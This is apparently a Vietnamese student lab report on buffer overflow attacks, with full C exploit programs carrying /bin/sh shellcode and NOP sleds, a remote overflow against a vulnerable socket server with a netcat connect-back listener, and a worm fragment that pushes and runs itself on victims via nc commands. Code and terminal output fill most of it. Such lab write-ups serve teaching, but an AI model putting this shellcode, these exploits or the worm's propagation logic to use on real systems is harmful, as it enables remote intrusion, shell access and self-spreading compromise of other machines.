


- Tuy nhiên, khi khai thác một chương trình khác, việc xác định chính xác địa chỉ của vùng nhớ chứa shellcode là khó khăn. Tuy nhiên, đối với stack, khoảng cách giữa các ô nhớ luôn được giữ nguyên. Nếu biết được địa chỉ bắt đầu của stack, ta có thể ước lượng được vị trí lưu trữ shellcode. Dưới đây là chương trình in ra con trỏ của stack:

Sp.c

sp.c

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```



- Chúng ta sẽ thực hiện tấn công overflow trên chương trình sau đây:

Vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

Chúng ta có thể viết một chương trình nhận đầu vào là buffer size và offset từ stack pointer (của vùng nhớ mắc lỗi buffer overflow), sau đó tạo payload và đưa vào biến môi trường để thuận tiện cho việc khai thác:

Exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

- Đoạn code exploit2.c nhằm mục tiêu là thực thi shellcode (mở 1 shell /bin/sh) bằng cách sử dụng lỗ hổng buffer overflow.
- Đầu tiên là khai báo đoạn shellcode được sử dụng, sau đó hàm get_sp() lấy giá trị của stack pointer (%esp) để sử dụng tính địa chỉ nơi sẽ chèn shellcode vào.
- Hàm main được sử dụng để xử lý các đối số dòng lệnh. Nó cho phép chỉ định kích thước của buffer và offset (nơi shellcode sẽ được chèn trong buffer).
- Nếu không có đối số nào được cung cấp, giá trị mặc định của bsize và offset sẽ được sử dụng. Sau đó, chương trình cấp phát một vùng nhớ cho buff với kích thước là bsize. Nếu không cấp phát được, chương trình sẽ kết thúc.

- Chương trình lấy địa chỉ mục tiêu shellcode bằng cách lấy giá trị stack pointer (%esp) trừ offset. Sau đó dùng vòng lặp 4 bytes để ghi đè shellcode, lưu giá trị buff vào biến môi trường EGG để lưu trữ nội dung buffer. Cuối cùng thực thi lệnh "system("/bin/bash") để khởi chạy shellcode.

```
ubuntu@s9c47931-vm2:~$ gcc -m32  vulnerable.c  -o  vulnerable   -mpreferred-stack-boundary=2 -z execstack
vulnerable.c: In function 'main':
vulnerable.c:7:1: warning: incompatible implicit declaration of built-in function 'strcpy' [enabled by default]
 strcpy(buffer,argv[1]);
 ^
ubuntu@s9c47931-vm2:~$ ./exploit2
Using address: 0xbffff4b4
ubuntu@s9c47931-vm2:~$ ./vulnerable $EGG
ubuntu@s9c47931-vm2:~$ ./exploit2 600
Using address: 0xbffff494
ubuntu@s9c47931-vm2:~$ ./vulnerable $EGG
*** stack smashing detected ***: ./vulnerable terminated
Aborted (core dumped)
ubuntu@s9c47931-vm2:~$
```


- Dễ thấy rằng việc đoán chính xác vị trí của shellcode là khó khăn, thậm chí là không thể, dù cho ta đã biết địa chỉ của stack pointer. Chỉ cần lệch 1 byte, shellcode sẽ không thể thực thi được.
- Một cách để tăng khả năng nhảy đúng đến shellcode là pad thêm các byte NOP '\x90'. NOP (no-operation) là các byte không thực hiện bất kỳ tác vụ gì, chỉ đơn giản là nhảy sang lệnh tiếp theo. Bằng cách pad thêm một số lượng lớn byte NOP, ta có thể khiến chương trình "trượt" đến shellcode của mình thay vì phải đúng chính xác địa chỉ của shellcode. Ta sẽ đặt shellcode ở giữa payload và pad thêm các byte NOP ở đầu payload. Nếu return address rơi vào giữa các byte NOP, chương trình sẽ tiếp tục thực thi cho đến khi đến shellcode.
- Vì vậy, chương trình khai thác lúc này sẽ được sửa đổi như sau:

Exploit3.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

- Có thể chọn một buffer size lớn hơn khoảng 100 byte so với kích thước của buffer cần khai thác. Việc này sẽ đặt shellcode ở phía cuối của buffer, tạo thêm chỗ trống để thêm các byte NOP và vẫn có thể ghi đè được địa chỉ trả về của hàm. Ví dụ, nếu kích thước của buffer cần khai thác là 512 byte, ta có thể chọn kích thước buffer là 800. Sau đó, biên dịch và chạy chương trình khai thác mới, và ta sẽ có được quyền điều khiển shell

```
root@s9c47931-vm2:/home/ubuntu# ./exploit3 612
Using address: 0xbffff4b4
root@s9c47931-vm2:/home/ubuntu# ./vulnerable $EGG
```



C.2 Remote Buffer Overflow

- Dựa trên file vul_server.c ta thấy Buffer có kích thước là 1024 và Name_Size là 2048. Hàm sprinft sẽ lưu biến name vào buffer, dẫn tới có thể khai thác buffer overflow tại đây.

```c
#include<string.h>
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
//#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/types.h>

#define BUFFER_SIZE 1024
#define NAME_SIZE 2048

int handling(int c)
{
  char buffer[BUFFER_SIZE], name[NAME_SIZE];
  int bytes;
  int i;
  printf("address %p\n",buffer);
  strcpy(buffer, "My name is: ");
  bytes = send(c, buffer, strlen(buffer), 0);
  if (bytes == -1)
    return -1;
  bytes = recv(c, name, sizeof(name), 0);
  if (bytes == -1)
    return -1;
   name[bytes-2] = 0;
  sprintf(buffer, "Hello :%s, welcome to our site", name);
  bytes = send(c, buffer, strlen(buffer), 0);
  if (bytes == -1)
    return -1;
  return 0;
}

int main(int argc, char *argv[])
{
  int s, c;
  socklen_t cli_size;
  struct sockaddr_in srv, cli;
  cli_size = sizeof(cli);
  if (argc != 2)
    {
      fprintf(stderr, "usage: %s port\n", argv[0]);
      return 1;
    }
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s == -1)
    {
      perror("socket() failed");
      return 2;
    }
```

Trên máy chủ, chúng ta thao tác:

```
ubuntu@ubuntu:~$ ls
vul_server  vul_server.c
ubuntu@ubuntu:~$ gcc -mpreferred-stack-boundary=2 -z execstack -fno-stack-protector -o vul_server vu
l_server.c
```

- Mở cổng 5000

```
ubuntu@ubuntu:~$ sudo ./vul_server 5000
[sudo] password for ubuntu:
```

Máy victim thao tác :

```
ubuntu@ubuntu:~$ telnet 10.81.0.7 5000
Trying 10.81.0.7...
Connected to 10.81.0.7.
Escape character is '^]'.
My name is: ubuntu
Hello :ubuntu, welcome to our siteConnection closed by forgein host.
ubuntu@ubuntu:~$
```

- Thông báo client kết nối đến:

```
client from 10.81.0.6address 0xbffff314
```

Sau khi hoàn thành đoạn những thao tác trên. Chúng ta chuyển sang trường hợp phức tạp hơn.

-Lắng nghe trên port 4444 để nhận connect từ server

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvb 4444
```

- Trên server chạy ct vul_server để client exploit trên port 5000

```
./vul_server 5000
```

- Telnet đến Server để xem địa chỉ của buffer

```
Trying 192.168.10.129 ...
Connected to 192.168.10.129.
Escape character is '^]'.
My name is: khaddas
Hello :khaddas, welcome to our siteConnection closed by foreign host.
```

Sau “our” là 1 phần string của hàm không đc in ra , chính chỗ này gây ra stack overflow

```
client from 10.81.1.3address 0xff9e5464
```

C.3 Simple Worm

- Dựa trên code remoteexloit.c tạo một code mới tên “simpleworm” khai thác cho server connect lại client qua port 4444 và mở port 10k trên server ở client truyền ct “simpleworm” và thực thi nó tự động trên server với mục đích lây nhiễm server khác

```
struct sockaddr_in remote;
//Modify the connectback ip address and port. ip of client .133
shellcode[33] = 192;
shellcode[34] = 168;
shellcode[35] = 120;
shellcode[36] = 133;

shellcode[39] = 17;
shellcode[40] = 92;
```

```
memcpy(buffer, "nc -l 10000 > simpleworm\x0A", 24);
bytes = send(c, buffer,24,0);

printf("Worm is moving to the victim !");
system("nc 192.168.120.132 10000 <simpleworm");

memcpy(buffer, "chmod + simpleworm\x0A", 20);
bytes = send(c, buffer,20,0);

memcpy(buffer, "./simpleworm\0xA", 13);
bytes = send(c, buffer,14,0);
if(bytes == -1)
    return;
close(c);
```

```
for (;;){
    char vic_addr[]= "192.168.120.132";
    printf("ATTACKING .... \n", vic_addr);
    strcpy(conback_ip, gethostipaddress());
    putenv("SUCESSSSSSSSS!");
    if (exploit(vic_addr, victim_port, "192.168.120.133", conback_port)){
        printf("ATTACKED!");
        pthread_join(thread1, NULL);
        iret= pthread_create(&thread1, NULL, propagation, NULL);
    }
    getchar();

}
```

- Mở port cho server connect tới client

```
nc -l 4444
```

- Biên dịch simpleworm

```
gcc -o simpleworm simpleworm.c -pthread
```

- Trên máy server trước khi truyền simpleworm

```
Desktop       example2      examples.desktop  exploit3.c        Videos
Documents     example2.c    exploit1          Music             vulnerable
Downloads     example2.c~   exploit1.c        Pictures          vulnerable.c
example1      example3      exploit2          Public            vul_server
example1.c    example3.c    exploit2.c        remoteexploit.c   vul_server.c
example1.c~   example3.c~   exploit3          Templates
```

```
  PID TTY          TIME CMD
 5035 pts/0    00:00:01 bash
 7962 pts/0    00:00:00 ps
```

- Mở port 5000 trên server

```
./vul_server 5000
```

- Chạy simpleworm

```
./simpleworm
```

```
Attack the victim 192.168.120.132...
The ip addrress is start the propagation engine...
got it...connect back from victim
```

```
Successfully attacked
```

Trên máy Server

```
Desktop       example2      examples.desktop  exploit3.c        Templates
Documents     example2.c    exploit1          Music             Videos
Downloads     example2.c~   exploit1.c        Pictures          vulnerable
example1      example3      exploit2          Public            vulnerable.c
example1.c    example3.c    exploit2.c        remoteexploit.c   vul_server
example1.c~   example3.c~   exploit3          simpleworm        vul_server.c
```

HẾT